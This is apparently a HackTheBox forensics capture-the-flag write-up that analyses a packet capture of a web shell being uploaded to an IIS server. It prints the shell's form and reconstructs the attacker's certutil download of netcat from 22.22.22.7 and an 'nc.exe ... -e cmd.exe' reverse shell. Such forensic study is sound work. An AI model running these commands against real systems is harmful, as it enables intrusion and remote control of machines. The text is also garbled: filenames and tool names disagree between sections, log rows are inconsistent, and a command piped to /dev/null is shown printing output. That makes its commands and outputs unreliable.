


Chase

Types	forensic
CTF	HTB



Step 1 — Initial PCAP Analysis

I opened the `chase.pcapng` in **Wireshark**.

Findings:

- Source attacker: **22.22.22.7**
- Victim server: **22.22.22.5**
- Normal HTTP browsing first (`GET /` , `GET /welcome.png`).
- Then suspicious activity:
 - `POST /upload.aspx?operation=upload`
 - `GET /cmd.aspx`
 - `POST /cmd.aspx` with small payloads

✅ **Suspicion:** File upload exploit → Webshell execution.

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · chase.pcapng

```

GET / HTTP/1.1
Host: 22.22.22.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun, 01 Nov 2020 15:24:57 GMT
If-None-Match: "8a9fd02763b0d61:0"

HTTP/1.1 304 Not Modified
Last-Modified: Sun, 01 Nov 2020 15:24:57 GMT
Accept-Ranges: bytes
ETag: "8a9fd02763b0d61:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sun, 01 Nov 2020 17:20:11 GMT

GET /welcome.png HTTP/1.1
Host: 22.22.22.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://22.22.22.5/
If-Modified-Since: Sun, 01 Nov 2020 15:24:57 GMT
If-None-Match: "ecbe62763b0d61:0"

HTTP/1.1 304 Not Modified
Last-Modified: Sun, 01 Nov 2020 15:24:57 GMT
Accept-Ranges: bytes
ETag: "ecbe62763b0d61:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sun, 01 Nov 2020 17:20:11 GMT
7 client pkts, 6 server pkts, 12 turns.

Entire conversation (10 kB) Show as ASCII No delta times Stream 0

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back × Close Help

```

```

(kali@kali) ~/Desktop/htb
$ cat http_requests_and_responses(host, url, status, content-type)
tshark -r chase.pcapng -Y http -T fields -e frame.time -e ip.src -e ip.dst -e http.request.method -e http.request.full_uri -e http.response.code -e http.content_type -e http.content_length | sed -n '1,200p'

Nov 1, 2020 12:20:11.316234000 EST 22.22.22.7 22.22.22.5 GET http://22.22.22.5/ 304
Nov 1, 2020 12:20:11.804328000 EST 22.22.22.5 22.22.22.7 GET http://22.22.22.5/welcome.png 304
Nov 1, 2020 12:20:11.838860000 EST 22.22.22.7 22.22.22.5 GET http://22.22.22.5/welcome.png 304
Nov 1, 2020 12:20:16.458034000 EST 22.22.22.7 22.22.22.5 GET http://22.22.22.5/upload.aspx 200 text/html; charset=utf-8 591
Nov 1, 2020 12:20:16.997387000 EST 22.22.22.5 22.22.22.7 POST http://22.22.22.5/upload.aspx?operation=upload 200 multipart/form-data; boundary=-----24027991554093471036185852814
Nov 1, 2020 12:20:16.997387000 EST 22.22.22.5 22.22.22.5 GET http://22.22.22.5/upload.aspx?operation=upload 200 text/html; charset=utf-8 360
Nov 1, 2020 12:20:16.997387000 EST 22.22.22.5 22.22.22.5 GET http://22.22.22.5/cmd.aspx 200 text/html; charset=utf-8 917
Nov 1, 2020 12:20:16.997387000 EST 22.22.22.5 22.22.22.7 GET http://22.22.22.5/cmd.aspx 200 application/x-www-form-urlencoded 313
Nov 1, 2020 12:20:16.997387000 EST 22.22.22.7 22.22.22.5 POST http://22.22.22.5/cmd.aspx 200 application/x-microsoft-program 45272
Nov 1, 2020 12:21:42.367218000 EST 22.22.22.5 22.22.22.7 GET http://22.22.22.7/mc64.exe 200 application/x-microsoft-program 45272
Nov 1, 2020 12:21:42.367218000 EST 22.22.22.5 22.22.22.7 GET http://22.22.22.7/mc64.exe 200 text/html; charset=utf-8 1270
Nov 1, 2020 12:21:42.367218000 EST 22.22.22.7 22.22.22.5 POST http://22.22.22.5/cmd.aspx 200 application/x-www-form-urlencoded 458
Nov 1, 2020 12:26:14.774507000 EST 22.22.22.5 22.22.22.7 GET http://22.22.22.7/JBKEE02N1FXF60DMOUZV6NZTMEFGVURQMMH21BA.txt 200 text/plain 11
Nov 1, 2020 12:26:14.774507000 EST 22.22.22.7 22.22.22.5 GET http://22.22.22.7/JBKEE02N1FXF60DMOUZV6NZTMEFGVURQMMH21BA.txt 200 text/plain 11
Nov 1, 2020 12:26:14.815488000 EST 22.22.22.7 22.22.22.5 GET http://22.22.22.7/JBKEE02N1FXF60DMOUZV6NZTMEFGVURQMMH21BA.txt 200 text/plain 11

```

Initial Recon

- `GET /` and `GET /welcome.png` — attacker browses the site.
- `upload.aspx` is discovered — likely an upload endpoint.

Exploitation Phase

- `POST /upload.aspx?operation=upload` — attacker uploads a file (1899 bytes).
- Response is `200 OK` — upload successful.

Payload Execution

- `GET /cmd.aspx` — attacker accesses the uploaded web shell.
- `POST /cmd.aspx` — attacker sends commands via the shell.

Tool Delivery

- `GET /nc64.exe` — attacker downloads Netcat from their own host (`22.22.22.7`).
- File size: 45272 bytes — confirms full binary transfer.

Flag Retrieval

- `GET /JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt` — attacker retrieves a text file.

Extract HTTP Objects

Used `tshark` to carve out HTTP-transferred files:

```
mkdir http-objects
tshark -r chase.pcapng --export-objects "http,http-objects"
ls -lh http-objects
```

Recovered files:

- `upload.aspx` (vulnerable page)
- `cmd.aspx` (attacker webshell)
- `nc64.exe` (Netcat binary)

- **JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQNMNMH2IBA.txt** (suspicious text file)

```
(kali@kali)~/Desktop/htb
$ ls -lh http-objects
total 132K
-rw-r--r-- 1 kali kali 313 Sep  7 10:25 'cmd(1).aspx'
-rw-r--r-- 1 kali kali 1.3K Sep  7 10:25 'cmd(2).aspx'
-rw-r--r-- 1 kali kali 458 Sep  7 10:25 'cmd(3).aspx'
-rw-r--r-- 1 kali kali 917 Sep  7 10:25 'cmd.aspx'
-rw-r--r-- 1 kali kali 11 Sep  7 10:25 'JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQNMNMH2IBA(1).txt'
-rw-r--r-- 1 kali kali 11 Sep  7 10:25 'JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQNMNMH2IBA.txt'
-rw-r--r-- 1 kali kali 45K Sep  7 10:25 'nc64(1).exe'
-rw-r--r-- 1 kali kali 45K Sep  7 10:25 'nc64.exe'
-rw-r--r-- 1 kali kali 368 Sep  7 10:25 'upload(1).aspx3foperation=upload'
-rw-r--r-- 1 kali kali 591 Sep  7 10:25 'upload.aspx'
-rw-r--r-- 1 kali kali 1.9K Sep  7 10:25 'upload.aspx3foperation=upload'

(kali@kali)~/Desktop/htb
$ file http-objects/*
http-objects/cmd(1).aspx:      ASCII text, with very long lines (313), with no line terminators
http-objects/cmd(2).aspx:      HTML document, ASCII text, with CRLF, LF line terminators
http-objects/cmd(3).aspx:      ASCII text, with very long lines (458), with no line terminators
http-objects/cmd.aspx:         HTML document, ASCII text, with CRLF, LF line terminators
http-objects/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQNMNMH2IBA(1).txt: ASCII text
http-objects/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQNMNMH2IBA.txt:  ASCII text
http-objects/nc64(1).exe:       PE32+ executable for MS Windows 5.02 (console), X86-64 (stripped to external PDB), 7 sections
http-objects/nc64.exe:          PE32+ executable for MS Windows 5.02 (console), X86-64 (stripped to external PDB), 7 sections
http-objects/upload(1).aspx3foperation=upload: HTML document, ASCII text
http-objects/upload.aspx:       HTML document, ASCII text
http-objects/upload.aspx3foperation=upload: HTML document, ASCII text, with CRLF, LF line terminators
```

Analyze Webshell (**cmd.aspx**)

Content revealed a **simple ASPX command execution shell**:

```
(kali@kali)~/Desktop/htb
$ strings http-objects/cmd.aspx | head -n 50
<html>
<body>
<form name="ctl00" method="post" action="cmd.aspx" id="ctl00">
<div>
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKLTk5MjkzMTA5MWRkwoJPOukTGOWqG0pwsyOK2JELGI=" />
</div>
<div>
<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEwBAKIZYrhDgl7Id7YCAKRUyD5CALt/r7ABAPkpTQLN7HwR8RlYcnI0Hcmr" />
</div>
<p><span id="L_p" style="display:inline-block;width:80px;><Program/></span>
<input name="xpath" type="text" value="c:\windows\system32\cmd.exe" id="xpath" style="width:300px;" />
<p><span id="L_a" style="display:inline-block;width:80px;><Arguments/></span>
<input name="xcmd" type="text" value="/c net user" id="xcmd" style="width:300px;" />
<p><input type="submit" name="Button" value="Run" id="Button" style="width:100px;" />
<p><span id="result"></span>
</form>
</body>
</html>
```

Step 4 — Reconstruct Attacker Commands

The POST payloads (**cmd(1).aspx** , **cmd(2).aspx** , **cmd(3).aspx**) showed:

1. Download Netcat with certutil

```
/c certutil -urlcache -split -f http://22.22.22.7/nc64.exe c:\users\public\nc.exe
```

→ Confirmed by response: *"CertUtil: -URLCache command completed successfully."*

2. Execute reverse shell

```
/c c:\users\public\nc.exe 22.22.22.7 4444 -e cmd.exe
```

✓ Attacker gained a **remote shell** on the victim.

```
(kali@kali) ~/Desktop/htb
$ strings http-objects/cmd/1.aspx
__VIEWSTATE=K2FwEPDwKLTSMjkzMTA5MwQ9FgICAQ9KfgICcw8PFgIeBFRleHQwFaw0PHByZTtqKloqICBpbmVpbnVlCoqKioNCiAgMDAwMCAgLi4uQogIGlwZDgNcKnlcnRvdGls0iAtVjJmQ2FjaGUGYy91bWVuc2Bjb21wbGV0ZWQgc3VjY2Vzc2Z1bGx5Lg0KPC9wcmUuX2B2GRk8LGR0c
fmXzG1IEGx1IG1HeRdyAK3D9__EVENTVALIDATION=K2FwEwBAKQ5ISyAgL7id7YCAKruYD5CAL7K2Fr7ABAPkpTQLNd7Hwz8Rlrycn10Hcmrbxpath=cK3AK5Cwindows%5Csystem32%5Cmd.exe&xcmd=K2Fc+certutil+-uflc
ache+split+-f+httpK3AK2FN2F22.22.22.7K2Fnc64.exe+cK3AK5Cusers%5Cpublic%5Cnc.exe&button=Run
```

```
(kali@kali) ~/Desktop/htb
$ strings http-objects/cmd/3.aspx
__VIEWSTATE=K2FwEPDwKLTSMjkzMTA5MwQ9FgICAQ9KfgICcw8PFgIeBFRleHQwFaw0PHByZTtqKloqICBpbmVpbnVlCoqKioNCiAgMDAwMCAgLi4uQogIGlwZDgNcKnlcnRvdGls0iAtVjJmQ2FjaGUGYy91bWVuc2Bjb21wbGV0ZWQgc3VjY2Vzc2Z1bGx5Lg0KPC9wcmUuX2B2GRk8LGR0c
fmXzG1IEGx1IG1HeRdyAK3D9__EVENTVALIDATION=K2FwEwBAKQ5ISyAgL7id7YCAKruYD5CAL7K2Fr7ABJJ3brK2Fu6tvY59169+2jvQz2BMUBC3bpath=cK3AK5Cwindows%5Csystem32%5Cmd.exe&xcmd=K2Fc+cK3AK5Cusers%5Cpublic%5Cnc.exe+22.22.22.7+4444+-e+cmd.
exe&button=Run
```

Step 5 — Check Exfiltration

File `JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt` contained:

```
(kali@kali) ~/Desktop/htb
$ cat http-objects/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt
Hey there!
```

Step 6 — Decode the Filename

Decoded with `base32` :

```
echo "JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA" | base32 -d
```

```
(kali@kali) ~/Desktop/htb
$ echo "JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA" | base32 -d >/dev/null
HTB{MAn_8lu3_73aM_R0cX}
```

`HTB{MAn_8lu3_73aM_R0cX}`

there is our flag!